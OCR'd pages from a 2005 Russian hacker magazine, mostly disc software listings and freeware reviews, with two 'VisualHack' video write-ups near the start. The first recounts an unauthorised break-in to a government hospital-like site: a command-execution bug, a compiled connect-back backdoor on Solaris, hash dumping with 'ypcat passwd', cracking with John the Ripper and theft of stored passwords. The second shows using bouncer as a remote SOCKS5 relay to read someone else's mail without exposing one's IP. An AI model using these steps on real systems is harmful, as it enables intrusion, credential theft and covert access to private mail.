
Журналы

«ХАКЕР» «ХАКЕР СПЕЦ» ПРЕДСТАВЛЯЮТ

Команда журнала «Хакер» вызывает тебя на бой
Войди в команду читателей журнала «Хакер», заполнив специальную анкету на сайте **www.xakep.ru** и тогда 20 марта 2005 года - в день «Хакер-битвы» ты станешь участником великого события, сразившись с командой «Хакер» и командами ведущих IT-компания России.

БОИ БУДУТ ПРОХОДИТЬ ПО Quake II и Counter-Strike

Предусмотрены призы, подарки и общение с тебе подобными.




СООРГАНИЗАТОР ИНТЕРНЕТ ЦЕНТР NetlanD




ВИДЕО: ВТОРЖЕНИЕ В ГОСПИТАЛЬ

Однажды мне выпала возможность похозяйничать на правительственном сайте. По контенту ресурс напоминал какое-то больничное подразделение. Один мой хороший знакомый дал мне ссылку на бажный скрипт на одном из многочисленных разделов ресурса. Дырка позволяла мне выполнить любую команду на сервере. После небольшого анализа я понял, что эта правительственная сеть охраняется файрволом. Соединения разрешались лишь с некоторыми портами. Чтобы повесить хороший бэкдор, мне нужно было залить и скомпилировать connback-шелл, написанный на Си.


Ошибка на крупном портале

Беда в том, что на солярке этот шелл так просто не компилится. Досадно, но через браузер нельзя увидеть причину ошибки компиляции. Для разрешения проблемы я законнектился на другой шелл с установленной SunOS. После сборки сишного файла все стало понятно: компилятор не мог найти внешние библиотеки socket.so и nsl.so. При принудительном их подключении бинарник собрался без проблем. Повторив эти действия на сервере-жертве, мне удалось скомпилить и запустить бэкдор.

Итак, я внутри. Как оказалось, я попал в большой корпоративный домен. Я без труда вывел все хэши доменных юзеров командой ypcat passwd и скормил шифрованные пароли John The Ripper'у. С помощью одного лишь single-метода я получил пароль пользователя. Под ним я мог зайти на любую машину, входящую в домен, что и было сделано. В качестве первого узла выбрался сам PDC. В надежде найти важную информацию я зашел в папку /home. Однако практически все каталоги были недоступны для чтения. Но я и не думал сдаваться, несмотря на то, что ничем не сумел эксплойтнуть SunOS 5.9.



Неудачная попытка сборки бэкдора

Выбрав объект для наблюдения, я стал ждать притока пользователей. Дело в том, что, когда юзер заходил в консоль, ему автоматически маунтился сетевой диск. И права на этот диск были 775, что позволяло мне смотреть содержимое ресурса. Дождавшись какого-то юзера, я поспешил заценить его домашний каталог и... не ошибся. Внутри диска я нашел файл с паролями на различные сервисы, большинство из которых были валидными.


Терабайтный сетевой ресурс

ВИДЕО: МУТИМ ТУННЕЛИ С ПОМОЩЬЮ BOUNCER


Как-то давно я искал программу для создания Socks5-сервера. Я получил удаленный доступ к командной оболочке Win2000, и мне нужно было поднять там пятый носок. Но весь софт был либо графический, либо крайне неудобный. Однако на просторах секлаба я вдруг обнаружил очень полезную программу bouncer, которая была портирована под все известные операционные системы. Изучив опции софтины, уже через десять минут я пользовался безопасным Socks5-сервером.


Ресурс, где лежит Bouncer для трех известных OS


В видеоролике ты увидишь применение всех возможностей программы bouncer. Я начал с простого. В самом начале я запускаю на локальной машине Socks5-сервер без всякой аутентификации и проверяю его на работоспособность. Ты сразу же увидишь, что весь трафик проходит через Socks5, но IP остается прежним (еще бы, ведь сокс стоит у меня на компе). Затем я усложняю задачу: устанавливаю аутентификацию, добавляя пару опций. Теперь, чтобы выйти в инет через соксик, требуется знать логин и пароль.



Нет пароля - нет интернета :)

Но для настоящей безопасности хакеры запускают bouncer на удаленных серверах. Тебе даже не потребуются права root, чтобы заставить bouncer работать. К примеру, тебе нужно безопасно стянуть пару сообщений с чужого почтового ящика. И стянуть так, чтобы администратор никогда не запалил твой IP-адрес. Доверься bouncer'у! Достаточно запустить тулзу на удаленной машине с двумя параметрами (--destination почтовый.сервер.ru:порт --port порт) и указать в почтовике айпишник машины, на которой вертится bouncer. Фрагмент видео по взлому наглядно показывает все шаги этой нехитрой операции.


Безопасное снятие почты







DVD

№ 02(74) ФЕВРАЛЬ 2005

ХАКЕР
WWW.XAKEP.RU

WIN

DAILY SOFT

Opera 8
Mozilla 1.8 Alpha4, 1.7.5
Mozilla FireFox 1.0
The Bat! 3.0.1
Eudora 6.2
Mozilla Thunderbird 1.0
ICQ 2003b
ICQ Lite 4
&RQ 0.9.5.8
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 3.0 build 967
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.5
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.242
ReGet Pro 3.4.242
ReGet Junior 2.2 #190
GetRight 5.2b
CuteZIP 2.1 Build 10.26.1
7-Zip 4.13 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.42
WinAmp 5.08
ACDSee 7

MULTIMEDIA

Corel Graphics Suite 12
CloneDVD 2.7.1.1
Apollo 37zl
Light Alloy 3.0
Alcohol 120% 1.9.2.1705
DVD Identifier 3.6
NeroVision Express 3.0.1.27
Paint.NET 2.1 Alpha 1
Audiotools 5.20
STP 4.5a bugfix
Koepi's XViD codec v1.1.0-Beta1
Advanced X Video Converter 3.9.17
MusicBrainz Tagger v0.10.5
Brennig's View 1.4.2
MediaMonkey v2.2.2

DEVELOPMENT

Microsoft Avalon Community Technology Preview
Case Studio 2
HPMaker
Namo WebEditor 6.0
Zend Optimizer 2.5.7
CoffeeCup HTML Editor 2005d
Lcc-win32
Microsoft Visual J# .NET Version 1.1 Redistributable Package
MSXML 4.0 Service Pack 2

NET

IM2 1.5
IM2Phone 1.25.1863
FileZilla 2.2.10
Advanced Clicker 1.3
LanWhols 1.0
SmartFTP 1.0.984.6
Network Password Manager v1.2.5
Инспектор сети
BitTorent v3.9.1
Ethereal 0.10.9
FirePanel XP
Proxy+ v3.0 #232

SYSTEM

Kaspersky AntiHacker 1.5
Антивирус Касперского Personal 5
RestoreIT 6
VirtualDrive 9
McAfee AVERT Stinger 2.4.8.2
Everest 2.00.251
RivaTuner 2 RC 15.3 NY Edition
EVEREST Home Edition 2.00.230 beta
Nero CD-DVD Speed 3.61
Windows XPE LiveCD
Windows File Protection Switcher v0.8
VoptXP v7.22
Hide2Tray v2.0
ATI Catalyst 5.1 Radeon Family
NTFSDOS professional 4.01
Webroot Spy Sweeper Version 3.5.0 (Build 189)
Intel Chipset Software Installation Utility v6.3.0.1007
NVIDIA Forceware 71.50

MISC

Game XP 1.5.1.20
SE Backup v0.8.2
PSPad 4.3.2.2042
Avant Browser 10.0.112
Бизнес Пак 6.29
OrgBook 2.4.1
Living Cell 3D Screensaver 1.0
Chameleon Clock 3.2
x)(x Hotkey Manager v2.0
StyleXP v3.0
Foxit PDF Reader 1.2
CursorXP 1.31
PDF Reader
Cute PDF Writer 2.3
Picasa 2
Amethyst CADwizz
assware Kit Enterprise Edition 7.0
Adobe Reader Speed-Up 1.32
HyperSnap-DX v5.62.01
Siemens Mobile Control 2.1.8

UNIX

DAILY SOFT

Mozilla 1.7.5
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.18rc1
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.1
Centericq 4.13.0
mICQ 0.4.12
Gaim 1.1.1
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA

Blender 2.36
mtPaint 0.50
Xine 1.0
MPlayer 1.0pre6
GIMP 2.2.3
glame 2.0.0

DEVELOPMENT

CodeForge 4.2
X11-Basic 1.05
Free Pascal Compiler 1.9.6
Bluefish 1.0
Asymptote 0.59

NET


Nessus 2.2.2a
Ettercap 0.7.2
Tcpdump 3.8.3
Opera 8.0b1
PowerDNS 2.9.17
PSI 0.9.3
Sendmail 8.13.3

SYSTEM

Devil-Linux 1.2.2
Linux Kernel 2.6.11-rc2
Wine 20050111
ALSA 1.0.8
Dynebolic GNU/Linux 1.4
Gentoo 2004.3

MISC

Freeciv 2.0.0 beta 7
SuperTux 0.1.2
Neverball 1.4.0
BZFlag 2.0.0
Battle for Wesnoth 0.8.9
S.C.O.U.R.G.E. 0.8
Pingus 0.6.0
Globulation 2 0.8.11







№ 02 (74)
ФЕВРАЛЬ 2005

CD 1

■ WIN
■ MULTIMEDIA
CloneDVD 2.7.1.1
Apollo 37zl
Light Alloy 3.0
Alcohol 120% 1.9.2.1705
DVD Identifier 3.6
NeroVision Express 3.0.1.27
Paint.NET 2.1 Alpha 1
Audiotools 5.20
STP 4.5a bugfix
Koepi's XViD codec v1.1.0-Beta1
Advanced X Video Converter 3.9.17
MusicBrainz Tagger v0.10.5
Brennig's View 1.4.2
MediaMonkey v2.2.2

■ DEVELOPMENT
Case Studio 2
HPMaker
Zend Optimizer 2.5.7
CoffeeCup HTML Editor 2005d
Lcc-win32
Microsoft Visual J# .NET Version 1.1 Redistributable Package
MSXML 4.0 Service Pack 2

■ NET
IM2 1.5
IM2Phone 1.25.1863
FileZilla 2.2.10
Advanced Clicker 1.3
LanWhols 1.0
SmartFTP 1.0.984.6
Network Password Manager v1.2.5
Инспектор сети
BitTorent v3.9.1
Ethereal 0.10.9
FirePanel XP
Proxy+ v3.0 #232

■ SYSTEM
Kaspersky AntiHacker 1.5
Антивирус Касперского Personal 5
RestoreIT 6
VirtualDrive 9
McAfee AVERT Stinger 2.4.8.2
Everest 2.00.251
RivaTuner 2 RC 15.3 NY Edition
EVEREST Home Edition 2.00.230 beta
Nero CD-DVD Speed 3.61
Windows XPE LiveCD
Windows File Protection Switcher v0.8
VoptXP v7.22
Hide2Tray v2.0
ATI Catalyst 5.1 Radeon Family
NTFSDOS professional 4.01
Webroot Spy Sweeper Version 3.5.0 (Build 189)
Intel Chipset Software Installation Utility v6.3.0.1007
NVIDIA Forceware 71.50

■ MISC
Game XP 1.5.1.20
SE Backup v0.8.2
PSPad 4.3.2.2042
Avant Browser 10.0.112
Бизнес Пак 6.29
OrgBook 2.4.1
Living Cell 3D Screensaver 1.0
Chameleon Clock 3.2
x)(x Hotkey Manager v2.0
StyleXP v3.0
Foxit PDF Reader 1.2
CursorXP 1.31
PDF Reader
Cute PDF Writer 2.3
Picasa 2
Amethyst CADwizz
assware Kit Enterprise Edition 7.0
Adobe Reader Speed-Up 1.32
HyperSnap-DX v5.62.01
Siemens Mobile Control 2.1.8

■ UNIX
■ MULTIMEDIA
Blender 2.36
mtPaint 0.50
Xine 1.0
MPlayer 1.0pre6
GIMP 2.2.3
glame 2.0.0

■ DEVELOPMENT
CodeForge 4.2
X11-Basic 1.05
Free Pascal Compiler 1.9.6
Bluefish 1.0
Asymptote 0.59

■ NET
Nessus 2.2.2a
Ettercap 0.7.2
Tcpdump 3.8.3
Opera 8.0b1
PowerDNS 2.9.17
PSI 0.9.3
Sendmail 8.13.3

■ SYSTEM
■ MISC

CD1







№ 02 (74)
ФЕВРАЛЬ 2005

CD 2

■ MAGAZINE
■ Весь софт и доки из журнала

■ ШароWAREZ
Speak To Me! v 1.0
Small CD-Writer v 1.33
Spell Magic v 5.2.6
EarthView v 3.0
Entbloess v 2.7.2
HDDlife v 1.0
Microsoft Windows AntiSpyware (Beta)
BootIt Next Generation v 1.71
doOrganizer v 1.4
InstallRite v 2.5
WebWatchBot 3.0 Beta 2
HijackThis 1.99
Inno Setup 5.0.7
Hmonitor 4.2.1.1
Mp3tag 2.27c Beta
Torrent Searcher 3.0
Bart's PE Builder 3.1.2
VMware Workstation for Windows 5.0

■ UnixWAREZ
ed2k-gtk-gui v 0.6.3
Redet v 4.7
Windowlab v 1.25
Lyman v 0.7
EasyTAG v 1.99.2
mp3blaster v 3.2.0

■ X-Toolz
Download Express 1.7.293
XP-AntiSpy v3.93
IPDip
Give Me Too 2.40
RegCool 3.102

■ VISUAL HACK ++
VisualHack: Вторжение в госпиталь
VisualHack: Мутим туннели с помощью Bouncer
Прохождение январского конкурса

■ PDF ARCHIVE

■][akep
][akep 2004 - 12 (72)

■][akep Спец
][akep Спец 2004 - 12 (49)

■ Железо
Железо 10

■ MC
Mobile Computers 12 (51)

■ Лучшие цифровые камеры
Лучшие цифровые камеры 03

■ Updates
Обновления антивирусных баз и ключей AVP
Win updates

■ TRASH (демки, музыка)



CD2



WAPOWAREZ






■ Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  ■ M.J.Ash (m.j.ash@real.xakep.ru)  ■ hiNt (hint@real.xakep.ru)

XP-ANTISPY V3.93

Win XP
FreeWare
Size: 200 Кб
www.xp-antispy.org


Очень и очень легкий твикер для WindoWs XP. Позволяет избавиться от ненужных функций MS-приложений и вообще настроить их так, как не представляется возможным обычным образом. А теперь конкретика: для Windows MediaPlayer'а можно запретить автоматическое обновление, запрос лицензии на воспроизведение, идентификацию на web-сайтах, добавление в библиотеку мультимедийных данных, принятие метаданных из Сети, сохранение данных и URL'а в списке последних файлов, запуск в online-справочниках и кое-что еще. Также доступны дополнительные параметры Винды: можно выключить отчеты об ошибках и поддержку удаленного рабочего стола, не выполнять синхронизацию времени через инет, очищать файл подкачки при выключении, установить RegDone=1 ;), блокировать автозапуск CD и доступ к regedit.exe, не показывать компьютер в сети, всегда отображать расширения для файлов *.lnk,*.pif,*.scf,*.url, деактивировать Scripting Host, разрешить быстрое выключение и пр. Не обошли разработчики твикера стороной и Ослика ИЕ: теперь ты можешь запретить автообновление и обновление по расписанию, встроенную идентификацию Windows, javascript'ы и управляющие элементы ActiveX, отправление отчетов об ошибках ИЕ; еще у тебя без проблем получится увеличить MaxConnectionsPerServer до десятки и заставить систему очищать интернет-кэш при отключении питания. Ну а различные настройки служб и некоторые другие фишки я предлагаю тебе изучить самостоятельно. Благо, плагин полностью на русском языке, и разбираться долго не придется.



SPEAK TO ME! V 1.0

Windows 9x/Me/2k/XP
Shareware
Size: 3352 Кб
http://rjcooper.com/speak-to-me

Год от года компьютеры становятся все мощнее, но нормального человеческого языка не понимают по-прежнему. Системы распознавания русской речи все еще ненадежны, а беседовать со своей машиной по-английски совершенно не хочется. В общем, о полноценном диалоге с машиной пока остается только мечтать. С другой стороны, что ты хочешь обсудить с бестолковой железкой? Не лучше ли просто натаскать компьютер как собаку на выполнение n-ного количества голосовых команд? Тем более что подходящее для этого дела ПО я могу тебе подсказать. Знакомься: программа Speak To Me! - преемник некогда очень популярной VoiceNet VRS 2000. С помощью этой проги ты сможешь запускать приложения, расправляться с файлами, командовать окошками, «нажимать» кнопки на клавиатуре, выполнять макросы, работать с браузером и даже управлять курсором мыши, просто отдавая в микрофон соответствующие распоряжения. Конкурентов у Speak To Me! нет, зато есть два больших плюса. Во-первых, прога лажает реже, чем системы автоматического распознавания речи, поскольку она запоминает команды целиком, а не раскладывает сказанное тобой на буквы, пытаясь потом осмыслить. Во-вторых, раз команда запоминается целиком, становится неважно, что именно и на каком языке ты говоришь. То есть когда во время предварительной тренировки тебя попросят произнести «File Save!» или, скажем, «Mouse Double-Click!» - смело диктуй в микрофон «Сохрани» или «Кликни дважды». Speak To Me! не обидится, зато ты в дальнейшем сможешь разговаривать с любимой машиной в привычной манере, используя те слова и выражения, к которым привык с детства :).




SPELL MAGIC V 5.2.6

Win NT/2K/XP/2003
Shareware
Size: 1760 Кб
www.alcodasoftware.com

Универсальная система проверки орфографии AutoSpell CompleteCheck (www.spellchecker.com) многим пришлась по душе. Однако, как обычно, нашлись и недовольные: кто-то не смог русифицировать систему по предложенному мной методу, кто-то остался недоволен тем, что CompleteCheck постоянно проверяет правильность написания каждого набранного тобой слова, вынуждая тебя то и дело отвлекаться на исправление ошибок, тем самым сбивая с мысли. Что же, на этот раз я попытаюсь угодить недовольным. Для этого я хорошенько порылся в Сети и нашел еще один универсальный спеллчекер. Так же как и CompleteCheck, он позволяет вылавливать ошибки в тексте, набранном в окне практически любого предложения, но работает более традиционно: проверка орфографии выполняется не на лету, а по команде пользователя. То есть ты сначала набиваешь текст, а затем уже дергаешь горячей клавишей (по умолчанию - WIN+F3) спеллчекера и исправляешь найденные им ошибки. Тоже неплохой способ, верно? К тому же, есть у Spell Magic (именно так называется найденная мной прога) одно несомненное достоинство - обучение ее русскому языку обходится без танцев с бубном. Юзер просто запускает прогу, выбирает в разделе Help пункт Dictionary Update Wizard и загружает с сайта программы словари Russian и Russian Scientific.

Примечание: само собой, раз программа Spell Magic использует собственные словари, значит, она не привязана к пакету MS Office и ей глубоко параллельно его присутствие или отсутствие на твоей машине.







HDDLIFE V 1.0


Windows 2k/XP
Freeware
Size: 1439 Кб
www.hddlife.com/rus

Существует множество программ, позволяющих контролировать состояние жестких дисков по их S.M.A.R.T.-параметрам. К сожалению, информация, которую эти проги сообщают пользователю, в большинстве случаев страдает явной избыточностью. Ну зачем, скажите на милость, обычному юзеру разбираться в значении двухтрех десятков параметров, когда ему хочется лишь одного: узнать, не собирается ли один из его винчестеров в ближайшее время сдохнуть. Впрочем, на днях я обнаружил, что один из отечественных разработчиков все-таки внял мольбам простых смертных - он создал программу HDDlife, которая показывает здоровье и производительность каждого из твоих дисков, а также температуру в градусах. Посмотри на скриншот! Согласись, выглядит и простенько, и симпатично. Для установки на машины своих не слишком подкованных в компьютерном плане знакомых - самое то! Тем более что HDDlife, во-первых, распространяется бесплатно, во-вторых, поддерживает не только IDE, но и Serial ATA диски, а в-третьих, показывает температуру дисков в системном трее. Вдобавок, к этой проге еще идет русскоязычное руководство пользователя, а в феврале вообще должна выйти версия с русским интерфейсом! Ну что тут скажешь? В общем, думаю, надо брать. Пригодится. Если не себе - так людям :).

ENTBLOESS V 2.7.2



Windows 2k/XP
ShareWare
Size: 1242 Кб
www.entbloess.com



